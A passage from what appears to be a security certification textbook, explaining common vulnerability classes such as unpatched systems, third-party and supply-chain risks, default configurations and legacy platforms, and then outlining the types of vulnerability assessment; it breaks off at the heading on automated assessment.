  Servers are an essential component of the infrastructure of any organization. There have been several cases where organizations ran unpatched and misconfigured servers that compromised the security and integrity of the data in their system. Hackers search for these vulnerabilities in servers and exploit them. These unpatched servers serve as a hub for attackers or an entry point into the network. This can lead to the exposure of private data, financial loss, and discontinuation of operations. Updating software regularly and maintaining systems properly by patching and fixing bugs can help in mitigating the vulnerabilities caused by unpatched servers.

- **Unpatched Firmware**

  Unpatched firmware may lead to vulnerabilities through which an attacker can easily enter a corporate network and steal critical information or damage critical resources.

Firmware vulnerabilities allow attackers to inject malicious code, infect legitimate updates, delete data stored on the hard drive, or even control the system hardware from a remote location in some cases. To mitigate such vulnerabilities, security professionals must regularly check and update the firmware.

- **Unpatched OS**

  Attackers use systems having unpatched OSes as the origin of an infection vector to infect other systems or devices connected to the same network. Attackers scan for systems having unpatched OSes and use those systems for spreading malware to other systems connected to the network. If an attacker identifies a vulnerability in an OS kernel file or shared library, they can exploit this vulnerability in an attempt to perform privilege escalation using malware that gains system- or root-level access. Security professionals must enable the auto-update feature to update OSes automatically and regularly.

- **Unpatched Applications**

  Unpatched application vulnerabilities allow attackers to inject and run malicious code by exploiting a known software bug. Generally, no software or applications are flawless. Software vendors frequently release patches to resolve identified vulnerabilities. Unpatched applications pave the way for attackers to exploit and compromise the security of systems and software. Therefore, it is important for organizations to apply vulnerability patches and upgrade applications on a regular basis.

Design Flaws

Vulnerabilities due to design flaws are universal to all operating devices and systems. Design vulnerabilities such as incorrect encryption or the poor validation of data refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.

Third-Party Risks

A third party can become another potential threat to enterprises. Third-party services or products can have access to privileged systems and applications, through which financial information, customer and employee data, and processes in the enterprise’s supply chain can be compromised. The third party may be trustworthy, but enterprises usually do not check if they maintain appropriate standards and security measures; eventually, they can become a threat for the enterprise network. Major third-party risks include identity theft, intellectual property theft, data breaches, implantation of file-less malware, and network intrusions. An organization should be aware of third-party risks and run real-time, continuous risk management processes within the environment. The following are different types of risks associated with third-party dependency.

- **Vendor management:** It is the activity of selecting suppliers and assessing the risks of third-party services and products. It includes all the essential programs and processes required for an organization to handle and manage operations and communications with its third-party vendors. Organizations often depend on third-party vendors to save expenses, fend off market rivalry, increase productivity, and gain higher profits with lower effort. However, if the third-party vendor is not trusted or fails to follow the required standards, it can pose risks to the organization's data or information. The organization may need to face all the consequences in case of a breach. The best approach to discover risks associated with the third party include employing best vendor management practices alongside enforcing third-party vendor risk management systems.

  - **System integration**: It is a process of employing third-party services or hiring third-party vendors to run business operations. When a third party hosts the services or performs software development for the company, the system integrators need full access to the systems/application. As the integrators work from inside the company, they can easily evade firewalls and security solutions and install malware or spyware in the network. The integrators can also employ port scanning techniques to obtain data packets directly from the network. Organizations need to oversee the operations of third-party vendors and the progress of projects.

  - **Lack of vendor support**: Organizations often depend on third-party vendors to manage the security of systems inside a network. In such cases, the vendors are entrusted with discovering and fixing issues before they get exploited, and they become members within the working environment of the organization. As they deal with complex network infrastructure, insufficient knowledge in handling security systems or identifying risks can open avenues for new cyber-attacks. Vendors should be adept in finding issues and should be encouraged to maintain a high quality of work and keep systems secure and updated.

- **Supply-chain risks**: The majority of network devices and systems in an organization are often purchased from a third party. The use of such equipment in each segment along the supply chain can potentially pose security risks due to improper maintenance or configuration. Proper security controls must be implemented for the equipment/devices or software that organizations purchase or borrow from a third party. For instance, the software or hardware purchased from a third party may not be properly sanitized. In such cases, malware concealed inside the previously provisioned equipment can infect the new systems deployed in the organization and spread to all other devices connected to the network.

- **Outsourced code development**: In some cases, enterprises do not have all the resources required for developing products inside their environment. In such cases, organizations hire contract-based third parties to develop products or software. In such cases, organizations should establish a secure environment for the third-party designers to develop and assess the code being built. Organizations should also determine where the code needs to be stored and place appropriate security controls to the storage space because the code can be stolen to develop similar projects. After the coding process is completed, the product requires thorough testing, and developers should ensure that unauthorized access to the application resources is prevented. It is also important to ensure that resources being accessed by the application are stored in a protected environment and that data are encrypted before being transmitted over the network.

- **Data storage**: With the emergence of cloud technology, organizations are storing large amounts of data in third-party storage spaces, where vendors may also have access to organizations' data. Therefore, the data should be frequently inspected for security concerns to protect sensitive information related to customers, employees, or users. Organizations should insist that appropriate security controls be implemented and integrity be maintained for the data stored in the third-party storage. Data transmission should be performed with encryption and through a secure channel.
- **Cloud-based vs. on-premises risks:** As organizations are migrating their business infrastructure to cloud environments, storage and data exposure issues often arise in third-party storage locations. On the other hand, businesses running in an on-premises environment may also have issues such as weak security configurations, application or software vulnerabilities, and vendor issues that can emerge from network devices such as firewalls, switches, and routers, which are placed within the organization's infrastructure. Proper configuration and encryption are the main solutions for both environments. In the context of cloud security, the cloud provider has the sole responsibility of securing the cloud; however, the client should also be aware of the best practices to use cloud services in a secure manner.

Default Installations/Default Configurations

Default installations are usually user-friendly — especially when the device is being used for the first time when the primary concern is the usability of the device rather than the device's security. In some cases, infected devices may not contain any valuable information, but are connected to networks or systems that have confidential information that would result in a data breach. Failing to change the default settings while deploying the software or hardware allows the attacker to guess the settings to break into the system.

Systems or devices with default configurations, if connected to the production or corporate network, enable attackers to perform advanced persistent attacks. These systems allow attackers to gain information about the target OS and other vulnerabilities existing in the target network. Based on the identified vulnerabilities, attackers may perform further attacks. When connecting a system or device to a network, it is important to disable unnecessary components and services associated with the default configuration.

Operating System Flaws

Due to vulnerabilities in the operating systems, applications such as Trojans, worms, and viruses pose threats. These attacks use malicious code, script, or unwanted software, which results in the loss of sensitive information and control of computer operations. Timely patching of the OS, installing minimal software applications, and using applications with firewall capabilities are essential steps that an administrator must take to protect the OS from attacks.

Default Passwords

Manufacturers provide users with default passwords to access the device during its initial set-up, which users must change for future use. When users forget to update the passwords and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute force and dictionary attacks. Attackers exploit this vulnerability to obtain access to the system. Passwords should be kept confidential; failing to protect the confidentiality of a password allows the system to be easily compromised.

Zero-Day Vulnerabilities

Zero-day vulnerabilities are unknown vulnerabilities in software/hardware that are exposed but not yet patched. These Vulnerabilities are exploited by the attackers before being acknowledged and patched by the software developers or security analysts. Zero-day vulnerabilities are one of the major cyber-threats that continuously expose the vulnerable systems until they get patched.

Legacy Platform Vulnerabilities


Legacy platform vulnerabilities are caused by obsolete or familiar codes. Legacy platforms are usually not supported when patching technical assets such as smartphones, computers, IoT devices, OSes, applications, databases, firewalls, intrusion detection systems (IDSs), or other network components. This type of vulnerabilities could cause costly data breaches for organizations. Legacy systems can be secured using other security controls, rather than by fixing them. Another possible solution is to segregate these systems from the network so that attackers cannot gain physical access to them.

System Sprawl/Undocumented Assets

The system sprawl vulnerability arises within an organization network because of an increased number of system or server connections without proper documentation or the understanding of their maintenance. These assets are often neglected over time, making them susceptible to attacks. It could also lead to expensive maintenance because each vulnerable asset will be included in the maintenance cost each time effective maintenance is required or the latest hardware or software upgrades need to be scheduled. Additionally, undocumented assets do not support multiplexed database backups or quick multi-streaming, thereby forcing IT teams to choose between fast backups and capacity optimization.

Improper Certificate and Key Management

Improper certificate and key management may lead to many vulnerabilities that allow attackers to perform password cracking and data exfiltration attacks. Keys stored on servers are vulnerable to attacks. Security professionals need to ensure that keys are stored in an encrypted format and are decrypted only in a protected secure environment. Storing or retaining legacy or outdated keys also poses major threats to organizations. Private keys used with certificates must be stored in a highly secured environment; otherwise, an unauthorized individual can intercept the keys and gain access to confidential data or critical systems.



Types of Vulnerability Assessment

Assessment Type	Description
Active Assessment	Uses a **network scanner** to find hosts, services, and vulnerabilities
Passive Assessment	Used to **sniff the network traffic** to discover present active systems, network services, applications, and vulnerabilities present
External Assessment	**Assesses the network** from a hacker's perspective to discover exploits and vulnerabilities that are accessible to the outside world
Internal Assessment	Scans the **internal infrastructure** to discover exploits and vulnerabilities
Host-based Assessment	Conducts a **configuration-level check** to identify system configurations, user directories, file systems, registry settings, etc., to evaluate the possibility of compromise
Network-based Assessment	Determines possible **network security attacks** that may occur on the organization's system
Application Assessment	Tests and analyzes all elements of the **web infrastructure** for any **misconfiguration**, **outdated content**, or **known vulnerabilities**

Assessment Type	Description
Database Assessment	Focuses on testing databases, such as **MYSQL**, **MSSQL**, **ORACLE**, **POSTGRESQL**, etc., for the presence of **data exposure** or **injection** type vulnerabilities
Wireless Network Assessment	Determines the vulnerabilities in the organization's **wireless networks**
Distributed Assessment	Assesses the **distributed organization assets**, such as client and server applications, simultaneously through appropriate synchronization techniques
Credentialed Assessment	Assesses the network by **obtaining the credentials** of all machines present in the network
Non-Credentialed Assessment	Assesses the network without acquiring **any credentials** of the assets present in the enterprise network
Manual Assessment	In this type of assessment, the ethical hacker **manually** assesses the **vulnerabilities**, **vulnerability ranking**, **vulnerability score**, etc.
Automated Assessment	In this type of assessment, the ethical hacker employs various **vulnerability assessment tools**, such as **Nessus**, **Qualys**, **GFI LanGuard**, etc.

Types of Vulnerability Assessment

Given below are the different types of vulnerability assessments:

- **Active Assessment**

  A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network. Active network scanners can reduce the intrusiveness of the checks they perform.

- **Passive Assessment**

  Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

- **External Assessment**

  External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall.

  The following are some of the possible steps in performing an external assessment:

  - Determine a set of rules for firewall and router configurations for the external network
  - Check whether the external server devices and network devices are mapped
  - Identify open ports and related services on the external network

  - Examine the patch levels on the server and external network devices
  - Review detection systems such as IDS, firewalls, and application-layer protection systems
  - Get information on DNS zones
  - Scan the external network through a variety of proprietary tools available on the Internet
  - Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

- **Internal Assessment**

  An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities. The following are some of the possible steps in performing an internal assessment:

  - Specify the open ports and related services on network devices, servers, and systems
  - Check the router configurations and firewall rule sets
  - List the internal vulnerabilities of the operating system and server
  - Scan for any trojans that may be present in the internal environment
  - Check the patch levels on the organization's internal network devices, servers, and systems
  - Check for the existence of malware, spyware, and virus activity and document them
  - Evaluate the physical security
  - Identify and review the remote management process and events
  - Assess the file-sharing mechanisms (for example, NFS and SMB/CIFS shares)
  - Examine the antivirus implementation and events

- **Host-based Assessment**

  Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

- **Network-based Assessment**

  Network assessments determine the possible network security attacks that may occur on an organization's system. These assessments discover network resources and map the ports and services running to various areas on the network. It evaluates the organization's system for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Network assessment professionals use firewalls and network scanners, such as Nessus. These scanners identify open ports, recognize the services running on those ports, and detect vulnerabilities associated with these services. These assessments help organizations identify points of entry and attack into a network since they follow the path and approach of the hacker. They help organizations determine how systems are vulnerable to Internet and intranet attacks, and how an attacker can gain access to important information. A typical network assessment conducts the following tests on a network:

- Checks the network topologies for inappropriate firewall configuration
- Examines the router filtering rules
- Identifies inappropriately configured database servers
- Tests individual services and protocols such as HTTP, SNMP, and FTP
- Reviews HTML source code for unnecessary information
- Performs bounds checking on variables

- **Application Assessment**

  An application assessment focuses on transactional Web applications, traditional client-server applications, and hybrid systems. It analyzes all elements of an application infrastructure, including deployment and communication within the client and server. This type of assessment tests the webserver infrastructure for any misconfiguration, outdated content, or known vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Database Assessment**

  A database assessment is any assessment focused on testing the databases for the presence of any misconfiguration or known vulnerabilities. These assessments mainly concentrate on testing various database technologies like MYSQL, MSSQL, ORACLE, and POSTGRESQL to identify data exposure or injection type vulnerabilities. Security professionals use both commercial and open-source tools to perform such assessments.

- **Wireless Network Assessment**

  Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

- **Distributed Assessment**

  This type of assessment, employed by organizations that possess assets like servers and clients at different locations, involves simultaneously assessing the distributed organization assets, such as client and server applications, using appropriate synchronization techniques. Synchronization plays a critical role in this type of assessment. By synchronizing the test runs together, all the separate assets situated at multiple locations can be tested at the same time.

- **Credentialed Assessment**

  Credentialed assessment is also called authenticated assessment. In this type of assessment, the ethical hacker possesses the credentials of all machines present in the assessed network. The chances of finding vulnerabilities related to operating systems and applications are higher in credential assessment than in non-credential assessment. This type of assessment is challenging since it is highly unclear who owns particular assets in large enterprises, and even when the ethical hacker identifies the actual owners of the assets, accessing the credentials of these assets is highly tricky since the asset owners generally do not share such confidential information. Also, even if the ethical hacker successfully acquires all required credentials, maintaining the password list is a huge task since there can be issues with things like changed passwords, typing errors, and administrative privileges. Although it is the best way of assessing a target enterprise network for vulnerabilities and is highly reliable, it is a complex assessment that is challenging.

- **Non-Credentialed Assessment**

  Non-credentialed assessment, also called unauthenticated assessment, provides a quick overview of weaknesses by analyzing the network services that are exposed by the host. Since it is a non-credential assessment, an ethical hacker does not require any credentials for the assets to perform their assessments. This type of assessment generates a brief report regarding vulnerabilities; however, it is not reliable because it does not provide deeper insight into the OS and application vulnerabilities that are not exposed by the host to the network. This assessment is also incapable of detecting the vulnerabilities that are potentially covered by firewalls. It is prone to false-positive outputs and is not reliably effective as compared to credential-based assessment.

- **Manual Assessment**

  After performing footprinting and network scanning and obtaining crucial information, if the ethical hacker performs manual research for exploring the vulnerabilities or weaknesses, they manually rank the vulnerabilities and score them by referring to vulnerability scoring standards like CVSS and vulnerability databases like CVE and CWE. Such assessment is considered to be manual.

- **Automated Assessment**

